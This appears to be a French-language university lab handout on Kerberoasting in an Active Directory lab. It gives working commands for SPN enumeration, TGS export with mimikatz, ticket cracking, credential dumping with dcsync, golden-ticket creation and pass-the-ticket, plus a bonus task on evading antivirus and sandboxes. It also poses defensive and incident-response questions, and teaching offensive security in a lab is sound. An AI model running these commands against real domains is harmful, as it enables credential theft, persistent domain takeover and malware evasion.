TP3: Kerberoast

Objectifs : domain user ==> domain admin

- SSH tunneling
- Meterpreter
- Active Directory
- Domain Discovery (SPN)
- Kerberos/Kerberoast
- Cracking
- Déplacements latéraux
- Golden Ticket
- Furtivité / Evasion antivirus (BONUS)

Au cours de ce TP vous allez continuer d'attaquer l'environnement Active Directory Windows (plusieurs machines Windows). Vous allez continuer le TP précédent avec un accès à un poste du domaine via votre backdoor meterpreter.

Nous allons voir ensemble quelques notions de base sur le protocole Kerberos et son implémentation dans le monde Windows. Nous allons étudier une possibilité d'attaque connue : Kerberoast.

Avec ces informations, vous allez exécuter cette attaque, dans le but de trouver des nouveaux comptes de domaine de services. Dans la majorité des cas, les comptes de services possèdent des privilèges élevés, il faudrait en trouver un qui permet d'avoir un accès au contrôleur de domaine.

Vous allez d'abord identifier une machine sur le domaine sur laquelle un compte Administrateur de domaine s'est connecté. Ensuite, grâce au nouveau compte de domaine privilégié que vous avez obtenu, vous allez vous propager sur cette machine et récupérer les credentials du compte administrateur de domaine.

Enfin, vous allez utiliser un mécanisme de Windows, pour vous assurer un accès permanent sur le domain en tant qu'administrateur de domaine (Golden Ticket)

Préparation du TP

Dans ce TP vous utiliserez différents outils embarqués dans Kali.


Prérequis : Vous allez devoir monter un tunnel ssh sur le serveur de rebond **40.89.141.199** pour cela vous allez avoir besoin d'une paire de clé ssh (normalement cette étape est déjà réalisée et vous m'avez déjà envoyé votre clé publique par mail).

Pour tous les points relatifs aux tunnels SSH et au serveur de rebond je vous invite à consulter le document **ssh_tunneling.pdf** dans lequel vous allez retrouver les infos et commandes nécessaires pour monter vos tunnels.

Je vous invite fortement à effectuer ces manips de votre côté avant le TP pour gagner du temps. Comme précédemment ces TPs sont assez denses et vous ne pourrez peut-être pas les terminer sur un créneau d'1h20. C'est pourquoi je vous donne un accès à l'infra d'attaque depuis internet, je vous

invite à en profiter un maximum en dehors des heures de cours et comme ça vous pourrez me poser vos questions en début de cours.

Kerberoast



Une présentation de Kerberos et de l'attaque Kerberoast est disponible sur les slides **kerberoast.pdf**. Cette attaque sera expliquée en cours.

Kerberos permet entre autres de s'authentifier auprès d'un service machine du domaine en présentant un ticket émis par le DC (Contrôleur de Domaine) : ticket TGS. Dans ce cas le service qui nous authentifie via ce ticket ne communique pas avec le DC. Cela signifie que le ticket contient des informations permettant de certifier pour un service du domaine qu'il est bien authentique et notamment qu'il a bien été généré par le contrôleur de domaine.

Kerberos utilise des secrets partagés pour l'authentification du contrôleur de domaine. Dans un domaine Windows il n'y en a qu'un : le hash NTLM ==> le hash NTLM est utilisé pour tout chiffrement dans Kerberos MS.

SPN est un alias dans le monde Kerberos (équivalent d'un enregistrement CNAME dans le monde DNS). Quand un client souhaite accéder à un service, il va d'abord chercher qui porte le service. Dans Active Directory, cette information est stockée dans l'attribut ServicePrincipalName.

Un SPN suit le format <service_user>/<hôte> ou <service_user>/<hôte>:<port>/<nom>. Par exemple: **msSQL/prodSRVWindows2008**

L'attaque Kerberoast se déroule en plusieurs étapes. Dans un premier temps, nous pouvons requêter auprès du DC le SPN (Service Principal Name) de chaque compte de service du domaine (Target Service Account). Chacun de ces services est une cible potentielle, nous allons les collecter puis déterminer les services dignes d'intérêt.

Lorsque le DC doit générer un ticket TGS, il regarde le SPN correspondant dans la base Active Directory et chiffre le ticket. Le type de chiffrement du ticket de service Kerberos est RC4_HMAC_MD5, ce qui signifie que le mot de passe NTLM du compte de service est utilisé pour chiffrer le Ticket de service.

Le but de l'attaque Kerberoast va être de faire générer des tickets TGS par le contrôleur de domaine pour les services de domaines, puis de les cracker pour récupérer le mot de passe des comptes de services correspondant. Dans un domaine les comptes de service sont souvent des comptes privilégiés.

La seule condition pour pouvoir faire générer des ticket TGS au contrôleur de domaine est d'avoir soit même un ticket TGT (Ticket Granting Service) valide. Concrètement cela revient à avoir un compte de domaine valide (et pas besoin de privilèges particuliers).

Avec meterpreter, créez chacun un dossier personnel dans lequel vous allez travailler sur la machine compromise (dans le répertoire de l'utilisateur courant rsr\user1)

SPN enumeration

SPN est un alias de service dans un Domaine Windows. Un SPN suit le format <service_user>/<hôte> ou <service_user>/<hôte>:<port>/<nom>. Par exemple: **msSQL/prodSRVWindows2008**

A l'aide de la commande Windows *setspn -Q */, énumérez tous les SPN du domaine auquel la machine compromise appartient.**

Les comptes de machines sont configurés par Windows, leurs mots de passe sont très robustes (255 caractères aléatoires), nous ne pourrons pas les casser et de toute façon les comptes de machines Windows sont très limités.

Isolez les comptes de services qui correspondent à des comptes utilisateurs. Ce sont les seuls qui nous intéressent.

TGS Gathering

Maintenant que vous avez identifié les comptes de services que vous voulez cibler. Il va falloir faire générer des tickets par le contrôleur de domaine pour ces services.

Nous allons utiliser PowerShell pour faire générer les tickets et mimikatz pour les consulter et les exporter. Si vous ne l'avez pas fait lors du TP précédent, sur votre kali, téléchargez mimikatz (https://github.com/gentilkiwi/mimikatz/releases/download/2.1.1-20180925/mimikatz_trunk.zip), puis grâce à votre meterpreter uploadez-le dans votre dossier personnel sur la machine compromise.

Comme lors du TP précédent, utilisez la commande meterpreter **execute** avec les bonnes options pour lancer mimikatz en mode interactif.

Utilisez la commande mimikatz **kerberos::purge** pour purger les éventuels tickets Kerberos existants, et la commande **kerberos::list** pour lister les tickets Kerberos "actifs".

Pour faire générer des tickets TGS au contrôleur de domaine (DC), chargez l'extension PowerShell dans votre meterpreter puis utiliser la commande **powershell_shell** pour lancer une session PowerShell.

Exécutez la commande: **Add-Type -AssemblyName System.IdentityModel**

Puis, pour chaque TGS à générer:
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "<SPN>"

<SPN> ==> Remplacer par le service qui vous intéresse

En utilisant les SPN que vous avez isolé précédemment, générez des tickets Kerberos TGS pour ces services en adaptant la syntaxe de la commande précédente.

Utilisez mimikatz pour vérifier que les tickets ont bien été générés.

En utilisant la commande kerberos::list /export de mimikatz, exportez les tickets TGS que vous avez fait générer et téléchargez les sur votre kali.

Password Cracking

Téléchargez la suite le script python tgsrepcrack.py
(https://raw.githubusercontent.com/nidem/kerberoast/master/tgsrepcrack.py)

Utilisez la commande **python tgsrepcrack.py -h** pour afficher les options

Récupérez le dictionnaires rockyou_enhanced.txt sur le site rsr **http://40.89.141.199:8000**

Utilisez le script tgsrepcrack.py pour cracker un des tickets TGS que vous avez récupérez sur votre kali

Lateral movements + Credential dump

En utilisant la commande Windows **net user <mon_utilisateur> /domain** avec l'utilisateur que vous avez cracké précédemment, identifiez les groupes auxquels appartient cet utilisateur.

Vous avez en votre possession un compte qui semble privilégié mais vous n'êtes toujours pas Administrateur de domaine. Vous avez néanmoins maintenant assez d'informations pour savoir où vous propager sur le domaine avec ce nouveau compte.

Comme pour le TP précédent, depuis votre meterpreter (sur une session administrateur), utilisez un mécanisme de déplacement latéral Windows pour vous propager avec votre nouveau compte de domaine.

Utilisez mimikatz pour récupérer les credentials Windows disponibles. Concluez....

Défenses/ remarques

Quels sont les différents avantages de l'attaque kerberoast ?

Que conseillerez pour lutter contre cette attaque ? Pour la détecter?

Les tickets TGS qui sont générés par le DC contiennent l'information sur l'utilisateur qui souhaite accéder au service ainsi que les groupes auxquels il appartient. Cette information est certifiée par le DC. La seule composante qui fait qu'à priori seul le DC peut générer un ticket valide est la connaissance du hash de mot de passe du compte de service du service cible. Mais avec l'attaque kerberoast vous avez justement récupéré vous aussi ce hash.

Cela devrait vous donnez des idées. Comment pourriez-vous exploitez ça ? Dans quel but ?

On se place désormais dans le contexte de l'équipe SOC/Réponse à incident du domaine rsr : vous êtes administrateur du domaine rsr, vous avez détecté des machines infectées (processus suspects, instabilités des machines depuis peu, détections Antivirus). Les attaquants étaient peu discrets et ont laissé des traces sur les postes contaminés, vous avez notamment retrouvé le binaire mimikatz sur le disque. Ce qui vous laisse supposer que les attaquants ont compromis tous les comptes des postes infectés. En analysant les EventLog Windows sur le contrôleur de domaine, vous voyez une activité intense sur les émissions de tickets de service en provenance de la même @IP (surement des traces d'une attaque Kerberoast). Enfin en regardant les traces de connexion sur le Contrôleur de Domaine durant cette période (dans les EventLog Windows notamment) vous avez de fortes suspicions sur l'état de compromission du DC.

Quels sont vos recommandations/actions pour nettoyer le parc et le domaine et retirer les accès acquis par les attaquants ?

Golden Ticket

Vous êtes désormais Administrateur du domaine RSR. Il s'agit du compte le plus privilégié de tout le domaine, vous avez en théorie les droits d'accès sur absolument toutes les ressources du domaine. Néanmoins il reste une dernière étape qui reste intéressante d'un point de vue offensif : comment survivre à un changement de mot de passe du compte administrateur de domaine que vous avez compromis ?

Il existe notamment un mécanisme, implémenté par mimikatz, et nommé le golden ticket, qui va vous permettre de générer un ticket TGT Kerberos, qui sera valable à vie (10 ans) sur le domaine, et sur lequel vous allez pouvoir donner les droits que vous voulez (donc par exemple un utilisateur administrateur de domaine).

Pour générer ce ticket, vous allez avoir besoin de trois informations :

1. le nom complet (FQDN) du domaine
2. Le SID du domaine.
3. Le hash NT du compte krbtgt.

Les deux premières infos sont accessibles facilement:

whoami /all

Vous connaissez déjà le FQDN du domaine, sinon vous pouvez aussi le retrouver par exemple avec la commande précédente

Pour retrouver le SID du domaine il suffit de retirer le dernier identifiant (RID) d'un SID utilisateur du domaine (si le SID user est S-1-5-21-1723555596-1415287819-2705645101-1337, alors le RID est 1337 et le SID du domaine est S-1-5-21-1723555596-1415287819-2705645101)

Pour obtenir la dernière information il vous faut un accès au DC.(c'est déjà le cas si vous en êtes à ce niveau du TP)

Pour retrouver cette information vous pouvez utiliser la commande mimikatz:**"lsadump::dcsync /user:krbtgt**

En utilisant les conseils précédent, récupérez les 3 informations nécessaires à la création d'un golden ticket kerberos

Voici la syntaxe mimikatz à utiliser pour générer un golden ticket:

kerberos::golden /user:<my_user> **/domain:**<domain_fqdn> **/sid:**<domain_sid> **/krbtgt:**<krbtgt_nt_hash> **/ticket:my_golden.tck /groups:501,502,513,512,520,518,519**

<my_user>: à remplacer pas un utilisateur de votre choix (existant ou non, peu importe)

Remarque: Les groupes dans la commande précédente correspondent à des groupes Windows stratégiques (512 correspond au groupe Domain Admins par exemple) dans lesquels vous voulez que votre nouvel utilisateur (du ticket d'or) soit présent.

En utilisant les informations récupérées précédemment, créez un golden ticket kerberos en adaptant la commande mimikatz précédente. Puis téléchargez le sur votre kali et conservez le précieusement...

Pour utiliser/passer ce ticket TGT, vous pouvez uliser la commande mimikatz suivante (ptt signifie Pass The Ticket):

kerberos::ptt my_golden.tck

Sur une de vos sessions meterpreter non privilégié sur n'importe quel poste du domaine, utilisez votre golden ticket. Vérifiez avec mimikatz que le ticket à bien été "chargé".

Puis vérifiez que vous avez les droits Administrateur de domaine

Pour cela, vous pouvez par exemple utiliser la commande Windows **dir \\dc01-win2k12\c$** et regarder si vous avez les droits d'accès au disque C: du contrôleur de domaine depuis votre meterpreter.

(Bonus) Antivirus Evasion / Sandbox Evasion

Dorénavant, la machine Windows est protégée par un Antivirus. Votre meterpreter de base sera détecté et bloqué par l'antivirus. Le but de cet exercice sera d'uploader une version de meterpreter améliorée, qui ne sera pas détectée.

Pour cela vous pouvez au préalable vous entrainer en uploadant vos meterpreter sur VirusTotal et voir l'état de détection de votre backdoor à chaque itération.

Il existe énormément de moyens de tromper les antivirus, des outils de kali implémentent certaines de ces méthodes, vous pouvez notamment commencer à chercher du côté de l'outil Veil, ou des packages python tels que py2exe, pyinstaller, etc… Cherchez sur internet et soyez créatifs !

Quand vous aurez réussi à tromper l'antivirus du Windows, rendez-vous sur le site www.malwr.com et uploadez votre meterpreter furtif sur cette nouvelle plateforme. Il s'agit d'une sandbox, le but de ces plateformes est d'exécuter un binaire/script dans un environnement contrôlé en analysant tous ses comportements à la recherche de comportement malveillant. Renseignez-vous sur ces technologies et cherchez leurs limites. Puis, proposez des mécanismes de contournement de sandbox.